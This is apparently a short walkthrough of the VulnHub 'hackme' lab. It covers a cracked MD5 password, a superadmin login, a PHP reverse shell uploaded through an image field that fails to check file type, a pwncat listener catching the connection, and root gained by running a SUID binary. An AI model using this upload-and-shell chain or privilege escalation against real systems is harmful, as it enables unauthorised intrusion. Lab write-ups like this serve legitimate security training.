ec6bb422804f9c6b6f4febd8c14c2232         md5       bangsai
```

Login with superadmin


1. superadmin:Uncrackable
2. Upload a reverse-shell
   - it says select image but php files can be uploaded
3. Execute our reverse shell by visiting /uploads/shell.php
4. Shell obtained



```
┌──(root💀kali)-[~/vulnHub/hackme]
└─# pwncat --listen --port 4444
[05:28:03] Welcome to pwncat 🐈!
[05:28:49] received connection from 192.168.1.4:48820
[05:28:49] 0.0.0.0:4444: upgrading from /bin/dash to /bin/bash
           192.168.1.4:48820: registered new host w/ db
(local) pwncat$
(remote) www-data@hackme:/$ whoami
www-data
```

Privilege Escalation

1. Path to legacy
2. Execute touch me not
3. Root shell obtained



```
(remote) www-data@hackme:/home/legacy$ ls
touchmenot
(remote) www-data@hackme:/home/legacy$ ./touchmenot
root@hackme:/home/legacy#
```